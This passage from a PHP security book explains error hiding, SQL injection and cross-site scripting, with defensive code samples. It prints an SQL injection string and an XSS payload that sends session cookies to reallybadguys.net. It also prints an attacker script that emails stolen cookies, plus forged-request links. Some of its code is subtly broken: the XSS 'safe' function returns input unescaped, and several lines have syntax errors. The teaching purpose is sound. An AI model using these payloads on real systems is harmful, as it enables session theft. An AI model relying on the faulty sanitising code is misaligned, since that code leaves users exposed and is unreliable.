**Shell arguments** have special meaning to the operating system at the same time as they are perfectly normal characters that could easily appear in user input. They must therefore be treated with particular care. We will discuss the problem of escaping shell arguments in Chapter 5, but the key strategy is to always use one of the PHP functions designed for this task, such as escapeshellarg().

## OBSCURING ERRORS

It's hard to imagine anything that could be more unwittingly useful to an attacker than an error message that leaks information about paths and system conditions. Many user input attacks begin as nothing more than an accidental or deliberate attempt to generate such errors, which permit easy and confident refinement of the attack. For instance, if an unexpected value in user input leaks the fact that the input was included in an `eval()` call, an attacker will learn that he should concentrate his efforts on injecting PHP commands.

We therefore emphasize here our strong recommendation that *no user should ever see any PHP error*. You should hide all notices, errors, and warnings that could be generated by PHP.

The default value for `error_reporting` is `E_ALL` without `E_NOTICE` (which could be written as `E_ALL & ~E_NOTICE`, or `E_ALL ^ E_NOTICE` using bitwise notation, or 2039).The default value for `display_errors` is `TRUE` or `1`. You can set both of these directives to `0` in `php.ini` if you have access to it, or at run-time with `error_reporting( 0 )` and `display_errors ( 0 )` instructions.

If an error does occur in the course of your application, you should be able to trap it programmatically, and then generate a completely innocuous message to the user with a command something like one of the following:

```
exit( 'Sorry, the database is down for maintenance right now.
  Please try again later.' );
die( 'Sorry, the system is temporarily unavailable.
  Please try again later.' );
```

An alternative method is to do this with a header instruction, redirecting the user to a page that itself has an innocuous name, something like this:

```
header( 'Location: sysmaint.php' );
```

While a determined attacker will surely keep trying, error messages like these reveal no information that could assist a malicious user in refining his attacking input.

You of course need to inform yourself and/or appropriate administrators if an error has indeed taken place. A good way to do this is by writing the error into a log file and then sending a message by email or even SMS to someone with the authority to remedy the error.

**Testing Input Validation**

An important part of keeping your scripts secure is testing them for protection against possible vulnerabilities.

It is important to choose test values that can really break your application. These are often exactly the values that you are not expecting, however. Therefore, selecting these values is a much more difficult task than it seems. The best test values are a comprehensive mix of random garbage and values that have caused other attempts at validation to fail, as well as values representing metacharacters or embedded commands that could be passed out of PHP to vulnerable systems.

In upcoming chapters, we will provide examples of specific tests of protection against various specific threats.

## CHAPTER III

## PREVENTING SQL INJECTION

We began Part 2 with a discussion on keeping your PHP scripts secured by careful validation of user input. We continue that discussion here, focusing on user input that participates in your scripts' interaction with your databases. Your data are probably, after all, your most treasured resource. Your primary goal in writing scripts to access that data should be to protect your users' data at all costs. In this chapter, we will show you ways on how to use PHP to do that.

### WHAT SQL INJECTION IS

There is no point to putting data into a database if you never intend to use it; databases are designed to promote the convenient access and manipulation of their data. But the simple act of doing so carries with it the potential for disaster. This is true not so much because you yourself might accidentally delete everything rather than selecting it. Instead, it is that your attempt to accomplish something innocuous could actually be hijacked by someone who substitutes his own destructive commands in place of yours. This act of substitution is called injection.

Every time you solicit user input to construct a database query, you are permitting that user to participate in the construction of a command to the database server. A benign user may be happy enough to specify that he wants to view a collection of men's long-sleeved burgundy-colored polo shirts in size large; a malicious user will try to find a way to contort the command that selects those items into a command that deletes them, or does something even worse.

Your task as a programmer is to find a way to make such injections impossible.

### HOW DOES SQL INJECTION WORK?

Constructing a database query is a perfectly straightforward process. It typically proceeds something like this (for demonstration purposes, we will assume that you have a database of wines, in which one of the fields is the grape variety):

1. You provide a form that allows the user to submit something to search for. Let us assume that the user chooses to search for wines made from the grape variety "lagrein."
2. You retrieve the user's search term, and save it by assigning it to a variable, something like this:
   ```
   $variety = $_POST['variety'];
   ```
   So that the value of the variable $variety is now this:
   ```
   lagrein
   ```
3. You construct a database query, using that variable in the WHERE clause, something like this:
   ```
   $query = "SELECT * FROM wines WHERE variety='$variety'";
   ```
   so that the value of the variable $query is now this:
   ```
   SELECT * FROM wines WHERE variety='lagrein'
   ```
4. You submit the query to the MySQL server.
5. MySQL returns all records in the wines table where the field variety has the value "lagrein."

So far, this is very likely a familiar and comfortable process. Unfortunately, sometimes familiar and comfortable processes lull us into complacency. So let us look back at the actual construction of that query.

1. You created the invariable part of the query, ending it with a single quotation mark, which you will need to delineate the beginning of the value of the variable:
   ```
   $query = "SELECT * FROM wines WHERE variety = '";
   ```

2. You concatenated that invariable part with the value of the variable containing the user's submitted value:

```
$query .= $variety;
```

3. You then concatenated the result with another single quotation mark, to delineate the end of the value of the variable:

```
$query .= "'";
```

4. The value of $query was therefore (with the user input in bold type) this:

```
SELECT * FROM wines WHERE variety = 'lagrein'
```

The success of this construction depended on the user's input. In this case, you were expecting a single word (or possibly a group of words) designating a grape variety, and you got it. So, the query was constructed without any problem, and the results were likely to be just what you expected, a list of the wines for which the grape variety is "lagrein."

Let us imagine now that your user, instead of entering a simple grape variety like "lagrein" (or even "pinot noir"), enters the following value (notice the two punctuation marks included):

```
lagrein' or 1=1;
```

You now proceed to construct your query with, first, the invariable portion (we show here only the resultant value of the $query variable):

```
SELECT * FROM wines WHERE variety = '
```

You then concatenate that with the value of the variable containing what the user entered (here shown in bold type):

```
SELECT * FROM wines WHERE variety = 'lagrein' or 1=1;
```

And finally, you add the closing quotation mark:

```
SELECT * FROM wines WHERE variety = 'lagrein' or 1=1;'
```

The resulting query is very different from what you had expected. In fact, your query now consists of not one but rather two instructions, since the semicolon at the end of the user's entry closes the first instruction (to select records) and begins another one. In this case, the second instruction, nothing more than a single quotation mark, is meaningless.

But the first instruction is not what you intended, either. When the user put a single quotation mark into the middle of his/her entry, he/she ended the value of the desired variable, and introduced another condition. So instead of retrieving just those records where the variety is "lagrein," in this case you are retrieving those records that meet either of two criteria, the first one yours and the second one his: the variety has to be "lagrein" or 1 has to be 1. Since 1 is always 1, you are therefore retrieving all of the records!

You may object that you are going to be using double rather than single quotation marks to delineate the user's submitted variables. This slows the abuser down for only as long as it takes for it to fail and for him to retry his exploit, using this time the double quotation mark that permits it to succeed. (We remind you here that, as we discussed in Chapter 2, all error notification to the user should be disabled. If an error message were generated here, it would have just helped the attacker by providing a specific explanation for why his attack failed.)

As a practical matter, for your user to see all of the records rather than just a selection of them may not at first glance seem like such a big deal, but in fact it is; viewing all of the records could very easily provide him with insight into the structure of the table, an insight that could easily be turned to more nefarious purposes later. This is especially true if your database contains not something apparently innocuous like wines, but rather, for example, a list of employees with their annual salaries.

As a theoretical matter, this exploit is a very bad thing indeed. By injecting something unexpected into your query, this user has succeeded in turning your intended database access around to serve his own purposes. Your database is therefore now just as open to him as it is to you.

**PREVENTING SQL INJECTION**

Now that we have surveyed just what SQL injection is, how it can be carried out, and to what extent you are vulnerable to it, let us turn to consider ways to prevent it. Fortunately, PHP has rich resources to offer, and we feel confident in predicting that a careful and thorough application of the techniques we are recommending will essentially eliminate any possibility of SQL injection in your scripts, by sanitizing your users' data before it can do any damage.

**DEMARCATE EVERY VALUE IN YOUR QUERIES**

We recommend that you make sure to demarcate every single value in your queries. String values must of course be delineated, and for these you should normally expect to use single (rather than double) quotation marks. For one thing, doing so may make typing the query easier, if you are using double quotation marks to permit PHP's variable substitution within the string; for another, it (admittedly, microscopically) diminishes the parsing work that PHP has to do to process it.

We illustrate this with our original, noninjected query:

```
SELECT * FROM wines WHERE variety = 'lagrein'
```

Or in PHP:

```
$query = "SELECT * FROM wines WHERE variety = '$variety'";
```

Quotation marks are technically not needed for numeric values. But if you were to decide not to bother to put quotation marks around a value for a field like vintage, and if your user entered an empty value into your form, you would end up with a query like this:

```
SELECT * FROM wines WHERE vintage =
```

This query is, of course, syntactically invalid, in a way that this one is not:

```
SELECT * FROM wines WHERE vintage = ''
```

The second query will (presumably) return no results, but at least it will not return an error message, as an unquoted empty value will (even though you have turned off all error reporting to users—haven't you? If not, look back at Chapter 2).

**CHECK THE TYPES OF USERS' SUBMITTED VALUES**

We noted previously that by far the primary source of SQL injection attempts is an unexpected form entry. When you are offering a user the chance to submit some sort of value via a form, however, you have the considerable advantage of knowing ahead of time what kind of input you should be getting. This ought to make it relatively easy to carry out a simple check on the validity of the user's entry. We discussed such validation at length in Chapter 2, to which we now refer you. Here we will simply summarize what we said there.

If you are expecting a number (to continue our previous example, the year of a wine vintage, for instance), then you can use one of these techniques to make sure what you get is indeed numeric:

- Use the is_int() function (or is_integer() or is_long(), its aliases).
- Use the gettype() function.

- Use the intval() function.
- Use the settype() function.

To check the length of user input, you can use the strlen() function.

To check whether an expected time or date is valid, you can use the strtotime() function.

It will almost certainly be useful to make sure that a user's entry does not contain the semicolon character (unless that punctuation mark could legitimately be included). You can do this easily with the strpos() function, like this:

```
if ( strpos( $variety, ';' ) ) exit ( "$variety is an invalid value for variety!" );
```

As we suggested in Chapter 2, a careful analysis of your expectations for user input should make it easy to check many of them.

**ESCAPE EVERY QUESTIONABLE CHARACTER IN YOUR QUERIES**

Again, we discussed at length in Chapter 2 the escaping of dangerous characters. We simply reiterate here our recommendations, and refer you back there for details:

- Do not use the magic_quotes_gpc directive or its behind-the-scenes partner, the addslashes() function, which is limited in its application, and requires the additional step of the stripslashes() function.
- The mysql_real_escape_string() function is more general, but it has its own drawbacks.

**ABSTRACT TO IMPROVE SECURITY**

We do not suggest that you try to apply the techniques listed earlier manually to each instance of user input. Instead, you should create an abstraction layer. A simple abstraction would incorporate your validation solutions into a function, and would call that function for each item of user input. A more complex one could step back even further, and embody the entire process of creating a secure query in a class. Many such classes exist already; we will discuss some of them later in this chapter.

- Such abstraction has at least three benefits, each of which contributes to an improved level of security: It localizes code, which diminishes the possibility of missing routines that circumstances (a new resource or class becomes available, or you move to a new database with different syntax) require you to modify.
- It makes constructing queries both faster and more reliable, by moving part of the work to the abstracted code.
- When built with security in mind, and used properly, it will prevent the kinds of injection we have been discussing.

**Retrofitting an Existing Application**

A simple abstraction layer is most appropriate if you have an existing application that you wish to harden. The code for a function that simply sanitizes whatever user input you collect might look something like this:

```
function safe( $string ) {
  return "'" . mysql_real_escape_string( $string ) . "'"
}
```

Notice that we have built in the required single quotation marks for the value (since they are otherwise hard to see and thus easy to overlook), as well as the mysql_real_escape_string() function. This function would then be used to construct a $query variable, like this:

```
$variety = safe( $_POST['variety'] );
$query = "SELECT * FROM wines WHERE variety=" . $variety;
```

Now suppose your user attempts an injection exploit by entering this as the value of $variety:

```
lagrein' or 1=1;
```

To recapitulate, without the sanitizing, the resulting query would be this (with the injection in bold type), which will have quite unintended and undesirable results:

```
SELECT * FROM wines WHERE variety = 'lagrein' or 1=1;'
```

Now that the user's input has been sanitized, however, the resulting query is this harmless one:

```
SELECT * FROM wines WHERE variety = 'lagrein\' or 1=1\;'
```

Since there is no variety field in the database with the specified value (which is exactly what the malicious user entered: lagrein' or 1=1;), this query will return no results, and the attempted injection will have failed.

**Securing a New Application**

If you are creating a new application, you can start from scratch with a more profound layer of abstraction. In this case, PHP 5's improved MySQL support, embodied in the mysqli extension, provides powerful capabilities (both procedural and object-oriented) that you should definitely take advantage of. Information about mysqli (including a list of configuration options) is available at http://php.net/mysqli. Notice that mysqli support is available only if you have compiled PHP with the --with-mysqli=path/to/mysql_config option.

A procedural version of the code to secure a query with mysqli follows, and can be found also as mysqliPrepare.php in the Chapter 3 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```php
<?php

// retrieve the user's input
$animalName = $_POST['animalName'];

// connect to the database
$connect = mysqli_connect( 'localhost', 'username', 'password', 'database' );
if ( !$connect ) exit( 'connection failed:  ' . mysqli_connect_error() );

// create a query statement resource
$stmt = mysqli_prepare( $connect,
 "SELECT intelligence FROM animals WHERE name = ?" );

if ( $stmt ) {
  // bind the substitution to the statement
  mysqli_stmt_bind_param( $stmt, "s", $animalName );

  // execute the statement
  mysqli_stmt_execute( $stmt );

  // retrieve the result...
  mysqli_stmt_bind_result( $stmt, $intelligence );

  // ...and display it
  if ( mysqli_stmt_fetch( $stmt ) ) {
    print "A $animalName has $intelligence intelligence.\n";
  } else {
    print 'Sorry, no records found.';
  }


  // clean up statement resource
  mysqli_stmt_close( $stmt );
}

mysqli_close( $connect );

?>
```

The mysqli extension provides a whole series of functions that do the work of constructing and executing the query. Furthermore, it provides exactly the kind of protective escaping that we have previously had to create with our own safe() function. (Oddly, the only place this capacity is mentioned in the documentation is in the user comments at http://us2.php.net/mysqli_stmt_bind_param.)

First, you collect the user's submitted input, and make the database connection. Then you set up the construction of the query resource, named $stmt here to reflect the names of the functions that will be using it, with the mysqli_prepare() function. This function takes two parameters: *the connection resource and a string* into which the ? marker is inserted every time you want the extension to manage the insertion of a value. In this case, you have only one such value--the name of the animal.

In a SELECT statement, the only place where the ? marker is legal is right here in the comparison value. That is why you do not need to specify which variable to use anywhere except in the mysqli_stmt_bind_param() function, which carries out both the escaping and the substitution; here you need also to specify its type, in this case "s" for "string" (so as part of its provided protection, this extension casts the variable to the type you specify, thus saving you the effort and coding of doing that casting yourself). Other possible types are "i" for integer, "d" for double (or float), and "b" for binary string.

Appropriately named functions, mysqli_stmt_execute(), mysqli_stmt_bind_result(), and mysqli_stmt_fetch(), carry out the execution of the query and retrieve the results. If there are results, you display them; if there are no results (as there will not be with a sanitized attempted injection), you display an innocuous message. Finally, you close the $stmt resource and the database connection, freeing them from memory.

Given a legitimate user input of “lemming,” this routine will (assuming appropriate data in the database) print the message “A lemming has very low intelligence.” Given an attempted injection like “lemming’ or 1=1;” this routine will print the (innocuous) message “Sorry, no records found.”

The mysqli extension provides also an object-oriented version of the same routine, and we demonstrate here how to use that class. This code can be found also as mysqliPrepareOO.php in the Chapter 3 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```
<?php

$animalName = $_POST['animalName'];

$mysqli = new mysqli( 'localhost', 'username', 'password', 'database');

if ( !$mysqli ) exit( 'connection failed:  ' . mysqli_connect_error() );

$stmt = $mysqli->prepare( "SELECT intelligence➥
  FROM animals WHERE name = ?" );

if ( $stmt ) {
  $stmt->bind_param( "s", $animalName );
  $stmt->execute();
  $stmt->bind_result( $intelligence );

  if ( $stmt->fetch() ) {



    print "A $animalName has $intelligence intelligence.\n";
  } else {
    print 'Sorry, no records found.';
  }

  $stmt->close();
}

$mysqli->close();

?>
```

This code duplicates the procedural code described previously, using an object-oriented syntax and organization rather than strictly procedural code.

**Full Abstraction**

If you use external libraries like PearDB (see http://pear.php.net/package/DB), you may be wondering why we are spending so much time discussing code for sanitizing user input, because those libraries tend to do all of the work for you. The PearDB library takes abstraction one step beyond what we have been discussing, not only sanitizing user input according to best practices, but also doing it for whatever database you may happen to be using. It is therefore an extremely attractive option if you are concerned about hardening your scripts against SQL injection. Libraries like PearDB offer highly reliable (because widely tested) routines in a highly portable and database-agnostic context.

On the other hand, using such libraries has a clear downside: it puts you at the mercy of someone else’s idea of how to do things, adds tremendously to the quantity of code you must manage, and tends to open a Pandora’s Box of mutual dependencies. You need therefore to make a careful and studied decision about whether to use them. If you decide to do so, at least you can be sure that they will indeed do the job of sanitizing your users’ input.

**TEST YOUR PROTECTION AGAINST INJECTION**

As we discussed in the previous chapter, an important part of keeping your scripts secure is to test them for protection against possible vulnerabilities.

The best way to make certain that you have protected yourself against injection is to try it yourself, creating tests that attempt to inject SQL code. Here we present a sample of such a test, in this case testing for protection against injection into a SELECT statement. This code can be found also as protectionTest.php in the Chapter 3 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```
<?php

// protection function to be tested
function safe( $string ) {
  return "'" . mysql_real_escape_string( $string ) . "'"
}

// connect to the database

////////////////////////
// attempt an injection
////////////////////////

$exploit = "lemming' AND 1=1;";

// sanitize it
$safe = safe( $exploit );

$query = "SELECT * FROM animals WHERE name = $safe";
$result = mysql_query( $query );

// test whether the protection has been sufficient
if ( $result && mysql_num_rows( $result ) == 1 ) {
  exitt "Protection succeeded:\n
    exploit $exploit was neutralized.";
}
else {
  exit( "Protection failed:\n
    exploit $exploit was able to retrieve all rows." );
}
?>
```

If you were to create a suite of such tests, trying different kinds of injection with different SQL commands, you would quickly detect any holes in your sanitizing strategies. Once those were fixed, you could be sure that you have real protection against the threat of injection.

## CHAPTER IV

# PREVENTING CROSS-SITE SCRIPTING

We continue our survey of secure PHP programming by discussing the threat to your users' data posed by a highly specialized version of dangerous user input known as cross-site scripting (XSS). Unlike SQL injection (discussed in Chapter 3), which attempts to insert malicious SQL instructions into a database query that is executed out of public view, XSS attempts to insert malicious markup or JavaScript code into values that are subsequently displayed in a web page. This malicious code attempts to take advantage of a user's trust in a website, by tricking him (or his browser) into performing some action or submitting some information to another, untrusted site.

An attacker might, for example, contrive to have displayed on a bulletin board a link that purports to be harmless but in fact transmits to him the login information of any user who clicks it, or an attacker might inject markup into a bulletin board entry that displays a bogus login or search form and submits that information to the attacker's own server instead of back to the trusted site.

The only truly reliable way that users can defend themselves against an XSS attack is to turn off JavaScript and images while surfing the web. That is hardly likely to become standard practice, because users demand those enhancements to static text-based web pages. In fact, many Internet (and many more intranet) applications could not function without some degree of potential for vulnerability, because of the rich scripting environments we build into them.

In this chapter, after exploring a few of the many methods of carrying out an XSS attack, we will discuss some things that you, as a PHP developer, can do to prevent XSS opportunities from sneaking into your applications. These opportunities can be notoriously difficult to predict and fix, because they so often exist far outside the normal usage pattern of an application. The strategies we present in this chapter are, however, a good start.

## HOW XSS WORKS

Cross-site scripting attacks typically involve more than one website (which makes them cross-site), and they involve some sort of scripting. A basic primer on XSS can be found at http://www.cgisecurity.com/ articles/xss-faq.shtml. The CERT Coordination Center at Carnegie Mellon University is generally considered the authority on XSS. Their advisory at http://www.cert.org/advisories/CA-2000-02.html is 10 years old as of this writing, but no less relevant to today's applications. In this section, we will introduce you to some of the many forms of XSS.

## A SAMPLER OF XSS TECHNIQUES

Cross-site scripting is difficult to anticipate and prevent. Even knowledgeable developers who are actively trying to prevent attacks may be vulnerable to other possible forms of attack that they don't know about. Nevertheless, we can provide enough different examples to give you a working knowledge of existing problems, and to serve as a basis for our recommendations for preventing them in your own code.

### HTML and CSS Markup Attacks

The most basic and obvious of XSS attacks is the insertion of HTML and CSS content into the HTML of your site, by embedding it in a comment or some other annotation that is then posted on your site. Users are essentially powerless to prevent such an exploit: after all, they can't turn off HTML rendering in the browser in the same way that they can turn off JavaScript or images.

An attacker who accomplishes an exploit like this can obscure part or all of the page, and render official-looking forms and links for users to interact with. Imagine what would happen if someone were to post the following message, with inserted markup, to your public message board:

```
Hello from sunny California!
<div style="position: absolute;
  top: 0px;
  left: 0px;
  background-color: white;
  color: black;
  width: 100%;
  height: 100%; ">
<h1>Sorry, we're carrying out maintenance right now.</h1>
<a href="#" onclick="javascript:window.location =➥
  'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;">
  Click here to continue.
</a>
```

In case you cannot imagine it, though, we show in Figure 3 the output from displaying the preceding message in the context of a message board


*Figure 3. Output from an XSS exploit*

The original visual framework and the first sentence of the attacker's message are entirely gone, overwritten by the malicious code. The href="#" specification in the embedded code creates further obfuscation: hovering over the link reveals in the status bar simply a reload of the current page. Anyone who (not unreasonably) clicks the displayed link is redirected to the URI http://reallybadguys.net/cookies.php with a $_GET variable containing the current session cookie. That redirection is accomplished by the JavaScript code shown in the message just before Figure 3:

```
window.location = 'http://reallybadguys.net/cookies. php?cookie=' + document.cookie;
```

Here is the basic mechanism behind the cookies.php script hosted at reallybadguys.net. It should be enough to scare you straight about allowing unfiltered markup on any website ever again:

```
<?php
$cookie = $_GET['cookie'];
$uri = $_SERVER['HTTP_REFERER'];
mail( 'gotcha@reallybadguys.net', 'We got another one!',
  "Go to $uri and present cookie $cookie." );
header( 'Location: '.$uri );
?>
```

This script emails the original site's URI and the user's cookie to the attacker, and then redirects back to where it was, in an attempt to mask the subterfuge. That emailed information would allow the attacker to connect to the bulletin board, assume the identity of the person who clicked his link, and post spam, slander, or more embedded scripts—or edit the malicious entry in order to hide his tracks. This is

identity theft, plain and simple. If a system administrator clicks the link to see why the server is displaying this weird message, then the entire message board is compromised until he realizes his mistake and cancels the session by logging out. (Lest you think we are fostering evil behavior here; we assure you that we will show you later in this chapter exactly how to defeat this kind of attack.)

**JavaScript Attacks**

The other extremely common way the scripting part of XSS can be carried out is by using the native JavaScript available in most web browsers. By inserting a brief snippet of JavaScript into a page, an attacker can expose the value of document.cookie (frequently a session ID, sometimes other information), or of any other bit of the JavaScript DOM, to another server.

A typical attack might cause the browser to redirect to a URI of the attacker's choosing, carrying along the value of the current session cookie appended as a $_GET variable to the URI query string, as we showed in these four lines of the malicious message earlier:

```
<a href="#" onclick="javascript:window.location =➥
  'http://reallybadguys.net/cookies.php?c=' + document.cookie;">
  Click here to continue.
</a>
```

One reason for using JavaScript's onclick event to trigger the relocation is that, if the malicious URI had been contained in the href attribute of the anchor tag, it would have been revealed in the browser's status bar by a user's hovering over the link. Of course, a second (and the main) reason is its ability to construct a URI with the cookie as a $_GET variable. But a third is that this is what the user expects. This type of attack is based on the user's trusting the link enough to click it. If an onmouseover attribute were to be used instead, the attack would work immediately, no click required. But the user would certainly notice the odd behavior of a page refreshing just because she had hovered over a link.

**Forged Action**

URIs Another XSS technique finds an attacker forging URIs that carry out some action on your site, when an authenticated user unwittingly clicks them, something like this:

```
<a href="http://shopping.example.com/oneclick.php?action=buy&item=236">
  Special Reductions!</a>
```

When the user clicks this "Special Reductions!" link, she initiates a one-click purchase. Whether this succeeds or not is, of course, dependent on the logic in onclick.php, but it is easy to imagine a shopping cart implementation that would allow this sort of behavior in the name of convenience and impulse buying.

If an application allows important actions to take place based on $_GET values alone, then it is vulnerable to this kind of attack.

**Forged Image Source URIs**

Another kind of XSS uses forged image or element src attributes to trick the user into carrying out some action in your application. This is exactly the same as the forged action strategy earlier, except that the user doesn't even have to take any explicit action for the attack to be carried out.

```
<img src="http://shopping.example.com/addToCart.php?item=236" />
```

When loaded by the browser, this "image" will cause an item to be added to the shopper's shopping cart, and in fact will start a new one for her if she does not yet have one active.

The attack embodied in this forged image is very subtle; it is not an attempt at intrusion but rather an effort to break down the trust that is implicit in your offering a supposedly secure shopping cart. Maybe the user will not notice the extra item in her cart. But if she does notice, and even if she deletes the attacker's item (which might be a particular brand the attacker has been paid to promote), she will surely lose trust in the shopping.example.com online store.

Images are not the only HTML elements with src attributes, but they are the most likely to be allowed in an otherwise conservative site. If your application allows users to specify image URIs (including them for example in a bulletin board message, or as an avatar), then you may be vulnerable to this attack.

Even if <img> tags are not allowed in an application, it may be possible to specify a background image on some other element, using either a style attribute or, for the <table> tag in some browsers, the nonstandard background attribute, something like this:

```
<table background="http://shopping.example.com/addToCart.php?item=236">
<tr><td>Thanks for visiting!</td></tr>
</table>
```

When the page is viewed, the browser will attempt to load the image for the table background, which results in adding one of item 236 to the user's shopping cart.

This shopping cart example we have been using demonstrates one of the more insidious consequences of XSS attacks: the affected website may not even be the one on which the attack is made. What if the preceding malicious markup were posted to messages.example.org? It is the reputation of shopping.example.com that will suffer when another user discovers five of item 236 in his cart the next time he goes there to make a purchase. In order to prevent this kind of attack, the shopping cart developer at shopping.example.com must be extra careful about how items are added to a user's cart, checking the HTTP referrer at the very least.

**Extra Form Baggage**

In an attack similar to forging action URIs, it is possible to craft a seemingly innocent form so that it carries out an unexpected action, possibly with some malicious payload passed as a $_POST variable. A search form, for example, might contain more than just the query request:

```
<form action="http://example.com/addToCart.php" method="post">
  <h2>Search</h2>
  <input type="text" name="query" size="20" />
  <input type="hidden" name="item[]" value="236" />
  <input type="submit" value="Submit" />
</form>
```

This looks like a simple search form, but when submitted it will attempt to add one of item 236 to the user's shopping cart, just as the previous example did, and if it succeeds it will break down by another small increment the user's trust in your application.

**Other Attacks**

Attacks arising from the use of Java applets, ActionScript in Flash movies, and browser extensions are possible as well. These fall outside the scope of this book, but the same general concepts apply. If you are permitting user input to be used in any of these elements in your scripts, you will need to be vigilant about what they contain.

## PREVENTING XSS

Effective XSS prevention starts when the interface is being designed, not in the final testing stages or— even worse—after you discover the first exploit.

For example, applications that rely on form submission (POST requests) are much less vulnerable to attack than those that allow control via URI query strings (GET requests). It is important, then, before writing the first line of interface code, to set out a clear policy as to which actions and variables will be allowed as $_GET values, and which must come from $_POST values.

The design stage is also the best time to map out workflows within the application. A well-defined workflow allows the developer to set limits, for any given page, on what requests are expected next (discussed in Chapter 5), and to reject any request that seems to come out of nowhere or skip important confirmation steps. Decisions about whether to allow markup in user posts can have important implications for application design as well.

In this section, we examine in detail various methods for reducing your exposure to XSS attacks. But first, we need to clear up a popular misconception about transport-layer security.

### SSL Does Not Prevent XSS

It is interesting to note that to both the client and the server, an XSS attack looks like legitimate markup and expected behavior. The security of the network transport has little or no bearing on the success of an attack (see http://www.cgisecurity.com/articles/xss-faq.shtml#ssl for further information).

Storing a client's SSL session ID in the PHP session should, however, prevent some XSS. A PHP session ID can be stolen using document.cookie; IP addresses can be spoofed; identical headers for User Agent and the like can be sent. But there is no known way to access a private SSL key, and therefore no way to fake an SSL session. SSL cannot prevent local site scripting, where a trusted user is tricked into making a malicious request. But it will prevent an attacker from hijacking a secure session using a crosssite technique.

SSL-enabled browsers will also alert users to content coming from insecure sites, forcing attacks that include code from another site to do so using a server certificate that is already trusted by the user's browser.

### Strategies

The main strategy for preventing XSS is, simply, never to allow user input to remain untouched. In this section, we describe five ways to massage or filter user input to ensure (as much as is possible) that it is not capable of creating an XSS exploit.

#### *Encode HTML Entities in All Non-HTML Output*

As we discussed earlier in the chapter, one common method for carrying out an XSS attack involves injecting an HTML element with an src or onload attribute that launches the attacking script. PHP's htmlentities() function (information is at http://php.net/htmlentities) will translate all characters with HTML entity equivalents as those entities, thus rendering them harmless. Its sibling htmlspecialchars() is more limited, and should not be used. The following script fragment, which can be found also as encodeDemo.php in the Chapter 4 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com, demonstrates how to use this function:

```
<?php

function safe( $value ) {
  htmlentities( $value, ENT_QUOTES, 'utf-8' );
  // other processing
  return $value;
}

// retrieve $title and $message from user input
$title = $_POST['title'];
$message = $_POST['message'];

// and display them safely
print '<h1>' . safe( $title ) . '</h1>
       <p>' . safe( $message ) . '</p>';

?>
```

This fragment is remarkably straightforward. After retrieving the user's input, you pass it to the safe() function, which simply applies PHP's htmlentities() function to any value carried into it. This absolutely prevents HTML from being embedded, and therefore prevents JavaScript embedding as well. You then display the resulting safe versions of the input.

The htmlentities() function also converts both double and single quotation marks to entities, which will ensure safe handling for both of the following possible form elements:

```
<input type="text" name="myval" value="<?= safe( $myval ) ?>" />
<input type='text' name='yourval' value='<?= safe( $yourval ) ?>' />
```

The second input (with single quotation marks) is perfectly legal (although possibly slightly unusual) markup, and if $yourval has an unescaped apostrophe or single quotation mark left in it after encoding, the input field can be broken and markup inserted into the page. Therefore, the ENT_QUOTES parameter should always be used with htmlentities(). It is this parameter that tells htmlentities() to convert a single quotation mark to the entity ' and a double quotation mark to the entity ". While most browsers will render this, some older clients might not, which is why htmlentities() offers a choice of quotation mark translation schemes. The ENT_QUOTES setting is more conservative and therefore more flexible than either ENT_COMPAT or ENT_NOQUOTES, which is why we recommend it.

***Sanitize All User-submitted URIs***

If you allow users to specify a URI (for example, to specify a personal icon or avatar, or to create imagebased links as in a directory or catalog), you must ensure that they cannot use URIs contaminated with javascript: or vbscript: specifications. PHP's parse_url() function (information is at http://php.net/parse_url) will split a URI into an associative array of parts. This makes it easy to check what the scheme key points to (something allowable like http: or ftp:, or something impermissible like javascript:).

The parse_url() function also helpfully contains a query key, which points to an appended query string (that is, a $_GET variable or series of them) if one exists. It thus becomes easy to disallow query strings on URIs. There may, however, be some instances in which stripping off the query portion of a URL will frustrate your users, as when they want to refer to a site with a URI like http://example.com/pages.asp?pageId=23&lang=fr.

You might then wish to allow query portions on URIs for explicitly trusted sites, so that a user could legitimately enter the preceding URI for example.com but is not allowed to enter http://bank.example.com/transfer/?amount=1000.

A further protection for user-submitted links is to write the domain name of the link in plaintext next to the link itself, Slashdot style:

```
Hey, go to <a href="http://reallybadguys.net/trap.php">photos.com</a>
  [reallybadguys.net] to see my passport photo!
```

The theory behind this defense is that the typical user would think twice before following the link to an unknown or untrusted site, especially one with a sinister name. Slashdot switched to this system after users made a sport out of tricking unsuspecting readers into visiting a large photo of a man engaged in an activity that we choose not to describe here, located at http://goatse.cx (the entire incident is described in detail at http://en.wikipedia.org/wiki/Slashdot_trolling_phenomena and http://en.wikipedia.org/wiki/Goatse.cx). Most Slashdot readers learned quickly to avoid links marked [goatse.cx], no matter how enticing the link text was.

You could build a filter for user-entered URIs something like this, which can be found also as filterURIDemo.php in the Chapter 4 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```
<?php

$trustedHosts = array(
'example.com',
'another.example.com'
);
$trustedHostsCount = count( $trustedHosts );

function safeURI( $value ) {
  $uriParts = parse_url( $value );
  for ( $i = 0; $i < $trustedHostsCount; $i++ ) {
    if ( $uriParts['host'] === $trustedHosts[$i] ) {
      return $value
    }
  }
  $value .= ' [' . $uriParts['host'] . ']';
  return $value;
}

// retrieve $uri from user input
$uri = $_POST['uri'];

// and display it safely
echo safeURI( $uri );

?>
```

This code fragment is again very straightforward. You create an array of the hosts that are trusted, and a function that compares the host part of the user-submitted URI (obtained with the parse_url() function) to the items in the trusted host array. If you find a match, you return the unmodified URI for display. If you don't find a match, you append the host portion of the URI to the URI itself, and return that for display. In this case, you have provided the user with an opportunity to see the actual host the link points to, and thus to make a reasoned decision about whether to click the link.

**USE A PROVEN XSS FILTER ON HTML INPUT**

There are occasions where user input could appropriately contain HTML markup, and you need to be particularly careful with such input. It is theoretically possible to design a filter to defang user-submitted HTML, but it is difficult to cover all possible cases. You would have to find a way to allow markup that uses an extremely limited set of tags, and that does not include images, JavaScript event handling attributes, or style attributes. At that point, you may find that you have lost so many of the benefits of HTML that it would be better value to allow only text, at least from untrusted users.

Even if you have succeeded in creating a routine that seems to work, you may find that it is unreliable because it depends on a specific browser or even browser version.

